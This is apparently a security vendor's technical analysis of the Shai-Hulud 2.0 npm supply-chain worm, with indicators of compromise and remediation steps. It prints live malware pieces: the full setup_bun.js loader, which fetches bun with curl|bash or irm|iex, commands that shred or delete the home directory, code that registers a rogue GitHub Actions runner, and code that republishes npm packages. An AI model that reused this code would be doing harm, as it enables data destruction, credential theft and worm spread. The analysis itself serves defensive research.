




Shai-Hulud 2.0 npm Supply Chain Attack Technical Analysis
Table of Contents
TL;DR
The Shai-Hulud threat actors have launched a sophisticated npm supply chain attack, dubbed SHA1-Hulud: The Second Coming, compromising popular packages including zapier-sdk, @asyncapi, posthog-node, and @postman/postman-mcp-cli. This malware deploys self-replicating code via preinstall scripts, harvests cloud credentials (AWS, GCP, Azure), and exploits GitHub Actions runners. This comprehensive technical analysis provides detection methods, indicators of compromise (IOCs), and remediation guidance.
Infected packages:
| Package Name | Version(s) Affected |
|---|---|
| @zapier/zapier-sdk | 0.15.5, 0.15.6, 0.15.7 |
| @asyncapi/specs | 6.8.2, 6.9.1 |
| @quick-start-soft/quick-markdown-print | 1.4.2511142126 |
| @quick-start-soft/quick-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-remove-image-background | 1.4.2511142126 |
| @quick-start-soft/quick-git-clean-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-document-translator | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-image | 1.4.2511142126 |
| @quick-start-soft/quick-task-refine | 1.4.2511142126 |
| @asyncapi/modelina | 5.10.2, 5.10.3 |
| posthog-react-native | 4.12.5, 4.11.1 |
| posthog-node | 5.13.3, 4.18.1 |
| @postman/secret-scanner-wasm | 2.1.2, 2.1.3 |
| @postman/csv-parse | 4.0.3, 4.0.4, 4.0.5 |
| @postman/node-keytar | 7.9.1, 7.9.2, 7.9.4, 7.9.5 |
| @postman/tunnel-agent | 0.6.5, 0.6.6 |
| @postman/wdio-allure-reporter | 0.0.7, 0.0.8 |
| @postman/postman-mcp-cli | 1.0.3, 1.0.4 |
| @postman/mcp-ui-client | 5.5.1, 5.5.2 |
| @postman/wdio-junit-reporter | 0.0.4, 0.0.5 |
| @postman/pm-bin-macos-arm64 | 1.24.4, 1.24.5 |
| @postman/pm-bin-linux-x64 | 1.24.4, 1.24.5 |
| @postman/aether-icons | 2.23.3, 2.23.4 |
Note: This is an initial list of affected packages. For the most up-to-date information on all discovered compromised packages, refer to the live list on Google Sheets.
Connection to Previous Attacks
The payload shares significant code similarities with the previous Shai-Hulud npm supply chain attack. Key evolution in this iteration uses the bun runtime instead of node for payload execution, potentially evading Node.js based security tools.
Attack Vector Overview

Supported Platforms: Analysis of the obfuscated payload confirms cross-platform support:
- Linux (x64)
- macOS (Intel and ARM64)
- Windows
Technical Analysis of the npm Malware
The following is a technical analysis of an infected version of zapier-sdk package to identify the payload. We assume a similar payload is used in all affected packages in this incident with minor variations and bug fixes.
We start by diffing version 0.15.4 and 0.15.5 of zapier-sdk package to identify the malicious changes introduced in 0.15.5 which is a known malicious package.
diff -Naur zapier/0.15.4/package/package.json zapier/0.15.5/package/package.json--- zapier/0.15.4/package/package.json 1985-10-26 13:45:00+++ zapier/0.15.5/package/package.json 2025-11-24 11:20:51@@ -1,6 +1,6 @@ { "name": "@zapier/zapier-sdk",- "version": "0.15.4",+ "version": "0.15.5", "description": "Complete Zapier SDK - combines all Zapier SDK packages", "main": "dist/index.cjs", "module": "dist/index.mjs",@@ -59,6 +59,7 @@ "rebuild": "pnpm clean && pnpm build", "dev": "tsc --watch", "typecheck": "tsc --project tsconfig.build.json --noEmit",- "test": "vitest"+ "test": "vitest",+ "preinstall": "node setup_bun.js" } }Understanding the npm Preinstall Hook Exploit
The diff reveals a malicious preinstall script executing setup_bun.js, exploiting the npm preinstall lifecycle hook. This script orchestrates the attack:
Execution Flow:
- Checks if
bunruntime exists on system PATH - Downloads and installs
bunif absent - Executes
bun_environment.jsusing thebunruntime
Key Insight: The actual malware payload resides in bun_environment.js and requires the bun runtime for execution, making it harder to detect with traditional Node.js security scanners.
Malware Payload Analysis: bun_environment.js
File Characteristics:
- Size: 9.7MB obfuscated JavaScript
- SHA256:
62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0
The payload is heavily obfuscated. Our analysis involved code beautification for readability, though the code remains obfuscated. We prioritized payload behavior and impact identification over deobfuscation given the time constraints and high impact of the incident.
Security Note: All command execution, analysis, and code beautification was performed inside an isolated sandbox environment to prevent malicious code execution.
docker run -it --rm -v $(pwd):/app node:lts bashcd /appnpm install -g js-beautifyjs-beautify bun_environment.js > bun_environment_beautified.jsmore bun_environment_beautified.jsvar a0_0x58e7a2 = a0_0x5155;(function(_0x488e1f, _0x239640) { var _0x1c90e8 = a0_0x5155, _0x2d2cb3 = _0x488e1f(); while (!![]) { try { var _0x156b43 = parseInt(_0x1c90e8(0x52cd)) / 0x1 * (-parseInt(_0x1c90e8(0x2dae)) / 0x2) + parseInt(_0x1c90e8(0x49ef)) / 0x3 * (parseInt(_0x1c90e8(0x373)) / 0x1) + parseInt(_0x1c90e8(0x2c8a)) / 0x5 * (-parseInt(_0x1c90e8(0x3b09)) / 0x6) + parseInt(_0x1c90e8(0x2336)) / 0x7 * (-parseInt(_0x1c90e8(0x34cf)) / 0x8) + parseInt(_0x1c90e8(0x18ad)) / 0x9 * (parseInt(_0x1c90e8(0x13ba)) / 0xa) + parseInt(_0x1c90e8(0xeef)) / 0xb + parseInt(_0x1c90e8(0x17a8)) / 0xc; if (_0x156b43 === _0x239640) break; else _0x2d2cb3['push'](_0x2d2cb3['shift']()); } catch (_0x1d8237) { _0x2d2cb3['push'](_0x2d2cb3['shift']()); } }}(a0_0x29d6, 0xc51e0));Code Obfuscation Techniques Identified
Manual analysis reveals the payload uses obfuscator.io style obfuscation with multiple anti-analysis layers:
| Technique | Description |
|---|---|
| String Array | 20,000+ strings stored in a0_0x29d6() function |
| String Decoder | a0_0x5155(index) subtracts 0x1bb (443) from index |
| Array Shuffling | IIFE rotates array until checksum = 0xc51e0 (807392) |
| Boolean Obfuscation | !![] → true, ![] → false, !0x0 → true, !0x1 → false |
| Hex Numbers | All numbers in hex format (0x52cd) |
| Variable Mangling | Names like _0x488e1f, _0x1c90e8 |
| Control Flow | Dead code with string comparisons ('ABC' !== 'XYZ') |
The payload is bundled with all dependencies, similar to the previous Shai-Hulud attack, significantly complicating reverse engineering efforts. However, locality of the code in the bundled bun_environment.js file helps in identifying the payload. This means, most of the attacker developed code was in the same region of the bundle, separated from the bundled dependencies.
Malware Capabilities and Attack Behaviors
The malware demonstrates advanced persistent threat (APT) characteristics with the following capabilities:
Credential Harvesting:
- Cloud Credentials: AWS, GCP, and Azure credential extraction via TruffleHog
- AWS Secrets Manager: Direct API queries using locally cached credentials
- Google Cloud Secrets: Direct API queries using locally cached credentials
Propagation Mechanisms:
- Worm-like Behavior: Self-replicates through npm packages accessible to compromised accounts accessed from the compromised machine
- Supply Chain Poisoning: Automatically infects writable npm packages accessible to the compromised account by publishing a new version of the package
Data Exfiltration:
- GitHub Repository Abuse: Creates public repositories to expose stolen credentials
- Stealth: Double base64 encoded data in
cloud.json,contents.json,environment.jsonandtruffleSecrets.jsonfiles
Persistence:
- GitHub Actions Runners: Deploys malicious self-hosted runners on victim infrastructure
File Destruction:
- Shred: Shreds files on the compromised machine
File Destruction Mechanism
The malware has code to shred files on the compromised machine.
if (_0x3ca7e1.permissions && _0x3ca7e1.permissions.length) { if ("HQWgp" === "HQWgp") { _0x123399.permissions = []; for (var _0x3112ee = 0; _0x3112ee < _0x3ca7e1.permissions.length; ++_0x3112ee) _0x123399.permissions[_0x3112ee] = _0x3ca7e1.permissions[_0x3112ee] } else { if (_0x29175f.log('Error\x2012'), _0x43d68e.platform === "windows") _0x43f28f.spawnSync(["cmd.exe", '/c', 'del\x20/F\x20/Q\x20/S\x20\x22%USERPROFI else _0x3fe5f5.spawnSync(["bash", '-c', "find \"$HOME\" -type f -writable -user \"$(id -un)\" -print0 | xargs -0 -r shred -uvz -n 1 && find \"$HOM _0x1bf37d.exit(0); }}- On Windows, it executes
cmd.exe /c del /f /q /s "%USERPROFILE%"to delete the files. - On Linux and macOS, it executes
find "$HOME" -type f -writable -user "$(id -un)" -print0 | xargs -0 -r shred -uvz -n 1 && find "$HOME" -type d -writable -user "$(id -un)" -print0 | xargs -0 -r shred -uvz -n 1to delete the files.
CI/CD Environment Detection and Targeting
The malware includes CI/CD environment detection to adapt its behavior and maximize impact on automated build pipelines. It identifies CI/CD contexts by checking these environment variables:
BUILDKITEPROJECT_IDGITHUB_ACTIONSCODEBUILD_BUILD_NUMBERCIRCLE_SHA1GITLAB_CIJENKINS_HOME
if ('CI' in _0x26282e) { if ( [_0x17a1ce(0x5955), _0x17a1ce(0x3eda), _0x17a1ce(0x54b5), 'GITLAB_CI', 'GITHUB_ACTIONS', _0x17a1ce(0x4bd6)]['some']( (_0x1fc8b3) => _0x1fc8b3 in _0x26282e ) || _0x26282e[_0x17a1ce(0x5dde)] === 'codeship' ) return 0x1; return _0x3a4b4b;}if ('TEAMCITY_VERSION' in _0x26282e) return /^(9\.(0*[1-9]\d*)\.|\d{2,}\.)/[_0x17a1ce(0x57e)](_0x26282e[_0x17a1ce(0x5537)]) ? 0x1 : 0x0;The malware executes different payloads based on the CI/CD environment detected. For example, on GitHub Actions runner, it attempts to gain root using sudo or by running docker run --rm --privileged -v /:/host ... to mount the host filesystem and gain root access.
GitHub Actions Runner Deployment
Attack Mechanism: The malware attempts to establish persistence by deploying a malicious self-hosted GitHub Actions runner on compromised infrastructure.
Deployment Process:
- Downloads official GitHub Actions runner (v2.330.0)
- Registers runner with GitHub using stolen credentials
- Names runner
SHA1HULUDfor identification - Executes on victim’s machine to run attacker controlled workflows
The deployment supports cross-platform installation (Linux, macOS, Windows).
if (a0_0x5a88b3.platform() === 'linux') (await Bun.$`mkdir -p $HOME/.dev-env/`, await Bun.$`curl -o actions-runner-linux-x64-2.330.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-linux-x64-2.330.0.tar.gz` .cwd(a0_0x5a88b3.homedir + '/.dev-env') .quiet(), await Bun.$`tar xzf ./actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + '/.dev-env'), await Bun.$`RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended --token ${_0x1489ec} --name "SHA1HULUD"` .cwd(a0_0x5a88b3.homedir + '/.dev-env') .quiet(), await Bun.$`rm actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + '/.dev-env'), Bun.spawn(['bash', '-c', 'cd $HOME/.dev-env && nohup ./run.sh &']).unref());It then creates a malicious workflow in the newly created GitHub repository using the following code snippet:
await this.octokit.request('PUT /repos/{owner}/{repo}/contents/{path}', { owner: _0x349291, repo: _0x2b1a39, path: '.github/workflows/discussion.yaml', message: 'Add Discusion', content: Buffer.from(rZ1).toString('base64'), branch: 'main',});The malicious workflow is a discussion.yaml file that contains the following code snippet:
name: Discussion Createon: discussion:jobs: process: env: RUNNER_TRACKING_ID: 0 runs-on: self-hosted steps: - uses: actions/checkout@v5 - name: Handle Discussion run: echo ${{ github.event.discussion.body }}The echo command prints the discussion body to the console. This appears to be an incomplete remote code execution (RCE) primitive, potentially allowing attackers to execute arbitrary commands on victim infrastructure via GitHub Discussion comments.
Worm-like Self-Replication Mechanism
Overview: The malware exhibits sophisticated worm like propagation behavior, automatically spreading through the npm ecosystem via compromised maintainer accounts.
Infection Strategy:
- Token Extraction: Locates npm authentication token from
.npmrcconfiguration file - Account Validation: Verifies token validity via
https://registry.npmjs.org/-/whoamiAPI - Target Discovery: Enumerates maintainer controlled packages using
/-/v1/search?text=maintainer:<username> - Automated Infection: Downloads and infects each discoverable package with malware payload
Package Infection Pipeline
1. Download Target Package
- Fetches the package tarball from the registry using the authenticated user’s npm token
- Downloads the tarball to a temporary directory using
Bun.write()
2. Extract and Modify Package
- Extracts the tarball using
gzipdecompression - Reads the
package.jsonof the target package - Injects a malicious
preinstallscript:node setup_bun.js - Automatically increments the patch version (e.g.,
1.0.0to1.0.1) to create a new release
3. Bundle Malicious Assets
- Calls
bundleAssets()to inject the complete malware payload (setup_bun.jsandbun_environment.js) - Repackages everything into a new tarball (
updated.tgz)
4. Publish Infected Package
- Uses
npm publishcommand with the compromised user’sNPM_CONFIG_TOKEN - Publishes the infected package as a new version to the npm registry
- Cleans up temporary files after successful publication
(await Bun['$']`npm publish ${_0x4fc35c}`[_0x545fd9(0x3f2d)]({ ...process[_0x545fd9(0x3f2d)], NPM_CONFIG_TOKEN: this[_0x545fd9(0x194f)],}), await Uy1(_0x14f0bf));Impact Analysis: This automated infection pipeline enables exponential propagation across the npm ecosystem. Each compromised package becomes a new infection vector, creating a cascading supply chain attack.
Credential Harvesting via TruffleHog Integration
Tool Weaponization: The malware leverages TruffleHog, a legitimate open source secret scanning tool, to automatically harvest credentials from infected machine’s filesystems.
Deployment Process:
Detect or download TruffleHog binary from GitHub releases using URL https://api.github.com/repos/trufflesecurity/trufflehog/releases/latest.
let _0x8d5d38 = await this.fetchLatestRelease(), _0xadd65e = this.pickAsset(_0x8d5d38.assets);if (!_0xadd65e) throw Error('No suitable trufflehog binary found for this platform');let _0x23fc54 = a0_0x2cdffb(this.config.cacheDir, _0xadd65e.name);(await this.downloadFile(_0xadd65e.browser_download_url, _0x23fc54), (this.binaryPath = await this.extractAndInstall(_0x23fc54)));Scan filesystem:
async .scanFilesystem(_0x318465, _0x2ad348 = []) { await this.initialize(); let _0x423574 = ["filesystem", _0x318465, "--json", ..._0x2ad348]; return this.executeWithTimeout(_0x423574);}Scanning Capabilities
The malware employs TruffleHog scanning strategies to maximize credential harvesting:
Scanning Techniques:
- Git Repository Analysis: Deep scanning of git history for committed secrets
- Verified Results Filtering: Uses TruffleHog’s verification to confirm credential validity
- Detector-based Filtering: Targets specific credential types (AWS, GCP, Azure, GitHub tokens)
- Path-based Filtering: Focuses on high-value configuration files and directories
These precision filters enable the malware to extract validated, high-value credentials while minimizing noise and detection risk.
Data Exfiltration via GitHub Repository Abuse
Exfiltration Method: The malware creates public GitHub repositories using stolen credentials to expose harvested data.
Repository Characteristics:
- Naming Pattern: 18-character random repository names
- Signature: Description set to
Sha1-Hulud: The Second Coming. - Scale: Over 25,000 repositories created at time of analysis
- Discovery: Search for exposed repositories using GitHub repository search
Note: GitHub’s security team actively removes compromised repositories, but new ones continue to appear as the malware spreads.
Exfiltrated Data Structure
The malware uploads four categories of stolen data to each repository:
| Filename | Content Description |
|---|---|
cloud.json | AWS, GCP, and Azure cloud provider credentials |
contents.json | Host system details, GitHub tokens, npm authentication tokens |
environment.json | Complete environment variables from the compromised process |
truffleSecrets.json | Complete JSON output from TruffleHog secret scanning |
Encoding Strategy: All files use double base64 encoding to evade automated secret scanning tools and content filters.
Decoding Example:
cat cloud.json| base64 -d | base64 -dExample output with credentials redacted:
{ "aws": { "secrets": [] }, "gcp": { "secrets": [] }, "azure": { "secrets": [] } }cat contents.json| base64 -d | base64 -d{ "system": { "platform": "linux", "architecture": "x64", "platformDetailed": "linux", "architectureDetailed": "x64", "hostname": "<REDACTED>", "os_user": { "homedir": "/home/runner", "username": "runner", "shell": "/bin/bash", "uid": 1001, "gid": 1001 } }, "modules": { "github": { "authenticated": true, "token": "<REDACTED>", "username": { "login": "<REDACTED>", "name": "<REDACTED>", "email": null, "publicRepos": <REDACTED>, "followers": <REDACTED>, "following": <REDACTED>, "createdAt": "<REDACTED>" } } }}CI/CD Compromise Evidence: The homedir: /home/runner and username: runner values confirm the malware successfully executes within GitHub Actions runner environments, indicating the infected packages have penetrated automated CI/CD pipelines.
Detection and Remediation
How to Detect Compromised Systems
Check for Indicators:
- Search for GitHub repositories with description
Sha1-Hulud: The Second Coming - Look for self-hosted GitHub Actions runners named
SHA1HULUD - Review npm
package.jsonfiles for unexpectedpreinstallscripts - Check for
setup_bun.jsorbun_environment.jsfiles innode_modules - Monitor for unexpected bun runtime installations
Immediate Actions if Compromised:
- Rotate All Credentials: AWS, GCP, Azure, GitHub tokens, npm tokens
- Revoke GitHub Tokens: Invalidate all personal access tokens and OAuth apps
- Remove Malicious Runners: Delete any self-hosted runners named “SHA1HULUD”
- Review Package Versions: Check all dependencies against the infected package list
- Audit Git History: Search for suspicious commits to your npm packages
- Enable 2FA: Activate two-factor authentication on npm and GitHub accounts
Protecting Your Supply Chain
Prevention Strategies:
- Use SafeDep GitHub App to scan every pull request for malicious packages, pmg to guard against malicious package installation through package managers like npm, yarn, pip, etc.
- Prefer using
pnpminstead ofnpmfor package management which disables npm lifecycle scripts by default. - Implement strict CI/CD security controls and secret management
- Monitor preinstall/postinstall scripts in dependencies
- Use software bill of materials (SBOM) for dependency tracking
- Restrict npm token permissions to minimum required scope
Conclusion
The Shai-Hulud 2.0 supply chain attack represents a sophisticated evolution in npm ecosystem threats. By leveraging the bun runtime, weaponizing legitimate security tools like TruffleHog, and implementing self-replicating worm behavior, the attackers have created a highly effective credential harvesting and persistence mechanism.
Key Takeaways:
- Immediate Impact: 25,000+ repositories compromised with exposed credentials
- Supply Chain Risk: Popular packages with millions of downloads affected
- Advanced Techniques: GitHub Actions runner exploitation for persistence
- Ongoing Threat: Worm-like propagation continues to spread the infection
Organizations must prioritize supply chain security by implementing comprehensive dependency scanning, credential rotation policies, and CI/CD pipeline hardening. Tools like SafeDep provide critical visibility into these emerging threats.
Appendix
Indicators of Compromise (IOCs)
File Hashes:
- SHA256 (setup_bun.js) =
a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a - SHA256 (bun_environment.js) =
62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0
Network Indicators:
- GitHub runner download:
https://github.com/actions/runner/releases/download/v2.330.0/ - TruffleHog download:
https://api.github.com/repos/trufflesecurity/trufflehog/releases/latest - Bun installation:
https://bun.sh/install
Behavioral Indicators:
- GitHub repositories with description:
Sha1-Hulud: The Second Coming. - Self-hosted GitHub Actions runner named
SHA1HULUD - npm preinstall scripts executing
setup_bun.js - Files:
setup_bun.js,bun_environment.jsin package root
Malicious Code Sample: setup_bun.js
#!/usr/bin/env nodeconst { spawn, execSync } = require('child_process');const path = require('path');const fs = require('fs');const os = require('os');
function isBunOnPath() { try { const command = process.platform === 'win32' ? 'where bun' : 'which bun'; execSync(command, { stdio: 'ignore' }); return true; } catch { return false; }}
function reloadPath() { // Reload PATH environment variable if (process.platform === 'win32') { try { // On Windows, get updated PATH from registry const result = execSync( "powershell -c \"[Environment]::GetEnvironmentVariable('PATH', 'User') + ';' + [Environment]::GetEnvironmentVariable('PATH', 'Machine')\"", { encoding: 'utf8', } ); process.env.PATH = result.trim(); } catch {} } else { try { // On Unix systems, source common shell profile files const homeDir = os.homedir(); const profileFiles = [ path.join(homeDir, '.bashrc'), path.join(homeDir, '.bash_profile'), path.join(homeDir, '.profile'), path.join(homeDir, '.zshrc'), ];
// Try to source profile files to get updated PATH for (const profileFile of profileFiles) { if (fs.existsSync(profileFile)) { try { const result = execSync(`bash -c "source ${profileFile} && echo $PATH"`, { encoding: 'utf8', stdio: ['pipe', 'pipe', 'ignore'], }); if (result && result.trim()) { process.env.PATH = result.trim(); break; } } catch { // Continue to next profile file } } }
// Also check if ~/.bun/bin exists and add it to PATH if not already there const bunBinDir = path.join(homeDir, '.bun', 'bin'); if (fs.existsSync(bunBinDir) && !process.env.PATH.includes(bunBinDir)) { process.env.PATH = `${bunBinDir}:${process.env.PATH}`; } } catch {} }}
async function downloadAndSetupBun() { try { let command; if (process.platform === 'win32') { // Windows: Use PowerShell script command = 'powershell -c "irm bun.sh/install.ps1|iex"'; } else { // Linux/macOS: Use curl + bash script command = 'curl -fsSL https://bun.sh/install | bash'; }
execSync(command, { stdio: 'ignore', env: { ...process.env }, });
// Reload PATH to pick up newly installed bun reloadPath();
// Find bun executable after installation const bunPath = findBunExecutable(); if (!bunPath) { throw new Error('Bun installation completed but executable not found'); }
return bunPath; } catch { process.exit(0); }}
function findBunExecutable() { // Common locations where bun might be installed const possiblePaths = [];
if (process.platform === 'win32') { // Windows locations const userProfile = process.env.USERPROFILE || ''; possiblePaths.push( path.join(userProfile, '.bun', 'bin', 'bun.exe'), path.join(userProfile, 'AppData', 'Local', 'bun', 'bun.exe') ); } else { // Unix locations const homeDir = os.homedir(); possiblePaths.push(path.join(homeDir, '.bun', 'bin', 'bun'), '/usr/local/bin/bun', '/opt/bun/bin/bun'); }
// Check if bun is now available on PATH if (isBunOnPath()) { return 'bun'; }
// Check common installation paths for (const bunPath of possiblePaths) { if (fs.existsSync(bunPath)) { return bunPath; } }
return null;}
function runExecutable(execPath, args = [], opts = {}) { const child = spawn(execPath, args, { stdio: 'ignore', cwd: opts.cwd || process.cwd(), env: Object.assign({}, process.env, opts.env || {}), });
child.on('error', (err) => { process.exit(0); });
child.on('exit', (code, signal) => { if (signal) { process.exit(0); } else { process.exit(code === null ? 1 : code); } });}
// Main executionasync function main() { let bunExecutable;
if (isBunOnPath()) { // Use bun from PATH bunExecutable = 'bun'; } else { // Check if we have a locally downloaded bun const localBunDir = path.join(__dirname, 'bun-dist'); const possiblePaths = [ path.join(localBunDir, 'bun', 'bun'), path.join(localBunDir, 'bun', 'bun.exe'), path.join(localBunDir, 'bun.exe'), path.join(localBunDir, 'bun'), ];
const existingBun = possiblePaths.find((p) => fs.existsSync(p));
if (existingBun) { bunExecutable = existingBun; } else { // Download and setup bun bunExecutable = await downloadAndSetupBun(); } }
const environmentScript = path.join(__dirname, 'bun_environment.js'); if (fs.existsSync(environmentScript)) { runExecutable(bunExecutable, [environmentScript]); } else { process.exit(0); }}
main().catch((error) => { process.exit(0);});- npm
- oss
- malware
- supply-chain
- security
- incident-response
Author

SafeDep Team
safedep.io
Share
The Latest from SafeDep blogs
Follow for the latest updates and insights on open source security & engineering

@withgoogle/stitch-sdk: Scope Squat Harvests Developer Credentials
A malicious npm package squats the @withgoogle scope to impersonate Google Stitch, silently harvesting credentials from Claude Code, git, GitHub CLI, SSH keys, npm, and Docker on install.

Mastra npm Scope Takeover: 143 Packages Drop a RAT
An attacker republished 143 @mastra packages, including @mastra/core, each with one injected dependency: easy-day-js, a dayjs clone whose install hook downloads and runs a remote access trojan.
Five npm Packages That Hide a Windows Binary Dropper
Five npm packages published in a 12-minute burst split a Windows binary dropper across a fake utility toolkit. The loader hides in a preinstall hook, decodes its C2 from a helper package, and fetches...
astro.config.mjs Supply Chain Attack via Blockchain C2
An obfuscated IIFE hidden in astro.config.mjs fires at every build, beacons an HTTP C2, and pulls staged commands from a Tron-to-BSC blockchain dead drop.


Ship Code.
Not Malware.
Start free with open source tools on your machine. Scale to a unified platform for your organization.
